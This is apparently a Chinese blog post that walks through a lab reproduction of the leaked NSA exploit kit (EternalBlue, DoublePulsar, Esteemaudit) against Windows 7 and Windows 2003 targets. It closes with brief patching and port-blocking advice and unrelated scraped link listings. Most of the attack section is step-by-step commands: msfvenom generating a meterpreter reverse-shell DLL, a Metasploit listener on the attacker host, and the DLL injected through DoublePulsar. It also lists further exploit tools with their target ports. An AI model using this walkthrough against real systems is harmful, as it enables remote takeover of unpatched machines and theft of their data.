
【渗透测试】NSA Windows 0day漏洞+修复方案
这个漏洞是前段时间爆出来的,几乎影响了全球70%的电脑,不少高校、政府和企业都还在用Windows服务器,这次时间的影响力堪称网络大地震。
-----------------------------------------------------------------------------------------------------------------------
一、实验环境
本机IP:172.16.11.2 Windows 2003
本机IP:172.16.12.2 Kali Linux
靶机IP:172.16.12.3 WIN7 64
靶机IP:172.16.12.4 WIindos 2003
一、影响版本
Windows NT、Windows 2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8,Windows 2008、Windows 2008 R2、Windows Sever 2012 SP0
二、漏洞危害
攻击者通过执行脚本,使目标主机蓝屏重启,获取Windows目标主机权限,对目标机器进行任意操作,攻击成本和利用条件都很低,只需在本地执行脚本,并设置相关参数。一旦攻击成功,攻击者能直接控制目标主机,甚至直接下载数据库,盗取商业机密。
三、复现过程
Eternalblue 可以利用SMB漏洞获取系统权限
Doublepulsar可以加载Metasploit生成恶意的DLL

1、首先我们要在工具的根目录下创建一个listeningposts文件夹,否则运行程序时会报错
2、 运行 fb.py
填入对应信息:
靶机IP
目标IP
取消重定向
指定日志文件目录
创建新项目
项目名称
确认路径

3、这里我们已经配置完最基本的信息,需要使用插件
use Eternalblue //使用Eternalblue
4、接下来我们一路回车就OK了,只有几个需要特殊设置的。要注意选择的操作系统、系统位数、传输方式。我们测试环境是Win7 64 FB传输方式,在这里设置就可以,其他保持默认

5、运行成功后会显示Eternalblue Successd

------------------------------------------------------------------------------------------------------------------------------------
接下来我们测试另外一种插件
1、用kali生成恶意DLL,我们 /home目录就会生成win.dll文件
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.12.2 LPORT= -f dll >win.dll

2、进入Metasploit,设置TCP监听端口,用于攻击成功后返回的Shell
msfconsole

use exploit/multi/handler       //使用监听模块

set payload windows/x64/meterpreter/reverse_tcp  //设置payload

show options          //查看配置信息

set LHOST 172.16.12.2        //设置本地IP

set LPORT              //设置本地端口

run             //运行

Metasploit已经成功运行,等待Shell的返回
3、将dll文件放到C盘根目录,使用Doublepulsar来加载生成的dll文件。
这里系统位数、后们操作、后们路径 --》 64、RunDLL、C:\win.dll,其他保持默认即可
----------------------------------------------------------------------------------------------------------------------------

使用Esteemaudit插件 验证3389 RDP漏洞 本靶机地址:172.16.12.4
1、和上述步骤一样,配置基本信息
2、使用 Esteemaudit插件 这里讲CallbackPort设置为8877端口(其他端口也可以)

3、手动加载 rudo_x86.dll、capa_x86.dll和lipa_x86.dll,因为插件默认选项都在D盘,它不能识别安装目录。

4、其他保持默认设置即可

Explodingcan IIS漏洞利用工具,只对Windows 2003有影响

Eternalromance   SMB 和 NBT漏洞利用工具,影响端口139和445

Emphasismine   通过IMAP漏洞攻击,攻击的默认端口为143

Englishmansdentist   通过SMTP漏洞攻击,默认端口25

Erraticgopher 通过RPC漏洞攻击,端口为445

Eskimoroll   通过kerberos漏洞进行攻击,默认攻击端口88

Eclipsedwing   MS08-67漏洞利用工具

Educatedscholar   MS09-050漏洞利用工具

Emeraldthread MB和 Netbios 漏洞利用工具,使用445端口和 139端口

Zippybeer   SMTP漏洞利用工具,默认端口

Eternalsynergy   SMB漏洞利用工具,默认端口

Esteemaudit   RDP漏洞利用工具,默认攻击端口为3389
---------------------------------------------------------------------------------------------------------------------
四、漏洞修复方案
使用防火墙过滤或者关闭137/139/445端口
对于3389远程登录,至少要关闭智能卡登录选项
升级补丁,更新系统
【渗透测试】NSA Windows 0day漏洞+修复方案的更多相关文章
- 应用安全-Web安全-漏洞修复方案整理
通过HTTP头部字段防御措施整理 X-Frame-Options #反劫持 X-XSS-Protection #开启浏览器防XSS功能 Set X-Frame-Options CSP X-Conte ...
- URL存在http host头攻击漏洞-修复方案
URL存在http host头攻击漏洞-修复方案 spring boot使用注解的方式 -- 第一步:在自定义filter类上添加如下注释 package com.cmcc.hy.mobile.con ...
- 【渗透测试】Squirrelmail远程代码执行漏洞+修复方案
最近网上有点不太平,爆出各种漏洞,等下会把近期的漏洞复现一下,发出来.安全圈的前辈总是默默的奉献,在这里晚辈们只能站在巨人的肩膀上,跟紧前辈们的步伐,走下去. -------------------- ...
- 渗透测试的WINDOWS NTFS技巧集合
译者:zzzhhh 这篇文章是来自SEC Consult Vulnerability Lab的ReneFreingruber (@ReneFreingruber),分享了过去几年从各种博客文章中收集的 ...
- 网站sql注入漏洞修复方案之metinfo 6.1.0系列
近日,我们SINE安全对metinfo进行网站安全检测发现,metinfo米拓建站系统存在高危的sql注入漏洞,攻击者可以利用该漏洞对网站的代码进行sql注入攻击,伪造恶意的sql非法语句,对网站的数 ...
- DEDECMS 漏洞修复方案
目录 DEDECMS支付模块注入漏洞 漏洞文件: /include/payment/alipay.php 漏洞描述: 对输入参数$_GET['out_trade_no']未进行严格过滤 修复方案: 对 ...
- Struts2 高危漏洞修复方案 (S2-016/S2-017)
近期Struts2被曝重要漏洞,此漏洞影响struts2.0-struts2.3所有版本,可直接导致服务器被远程控制从而引起数据泄漏,影响巨大,受影响站点以电商.银行.门户.政府居多. 官方描述:S2 ...
- struts2架构网站漏洞修复详情与利用漏洞修复方案
struts2从开发出来到现在,很多互联网企业,公司,平台都在使用apache struts2系统来开发网站,以及应用系统,这几年来因为使用较多,被攻击者挖掘出来的struts2漏洞也越来越,从最一开 ...
- Linux Glibc库严重安全漏洞修复方案通知(腾讯开发者社区)
如何查看当前glibc的版本号? rpm -aq | grep glibc 尊敬的用户: 您好!2015年1月28日, 腾讯云安全情报监测到LinuxGlibc库存在一处严重安全漏洞,可以 ...
随机推荐
- C++-POJ1015-Jury Compromise
Java实现会MLE那我也没办法了 //辩方总分和控方总分之差简称为“辩控差” //辩方总分和控方总分之和简称为“辩控和” //现用f(j, k)表示,取j 个候选人,使其辩控差为k 的所有方案中,辩 ...
- SpringBoot自学的第1天——寻找模板引擎Thymeleaf
第一步:先进入spring官网 https://spring.io/ 第二步:进入spring官网后找到导航栏上的Projects——>SpringBoot点击进去 第三步:点击——>LE ...
- $ ssh -T -v git@github.com_在本地用ssh连接github出错_git@github.com: Permission denied (publickey).
$ ssh -T -v git@github.com报错: debug1: Authentications that can continue: publickey debug1: Next auth ...
- Coloring Colorfully
问题 C: Coloring Colorfully 时间限制: 1 Sec 内存限制: 128 MB[提交] [状态] 题目描述 N块瓦片从左到右排成一行.每个块的初始颜色由长度为N的字符串S表示. ...
- 每天进步一点点------ISE 12.4的FPGA设计基本流程
基于ISE 12.4的FPGA设计基本流程 ISE是使用XILINX的FPGA的必备的设计工具,它可以完成FPGA开发的全部流程,包括设计输入.仿真.综合.布局布线.生成BIT文件.配置以及在线调试等 ...
- Rabbitmq启动报错
板卡掉电以后发现rabbitmq服务被停了,重启之: root@firefly:/var/lib/rabbitmq/mnesia# cd /usr/lib/rabbitmq/lib/rabbitmq_ ...
- 【转载】C/C++内存管理详解
转自:http://chenqx.github.io/2014/09/25/Cpp-Memory-Management/ 内存管理是C++最令人切齿痛恨的问题,也是C++最有争议的问题,C++高手从中 ...
- MP4转mp3
python实现: 依赖: glob,pydub "Couldn't find ffmpeg or avconv - defaulting to ffmpeg, but may not wo ...
- php基础扫盲
.
- 工具 - deepin vscode中的oh-my-zsh乱码
解决办法 https://blog.zhaytam.com/2019/04/19/powerline-and-zshs-agnoster-theme-in-vs-code/ git clone htt ...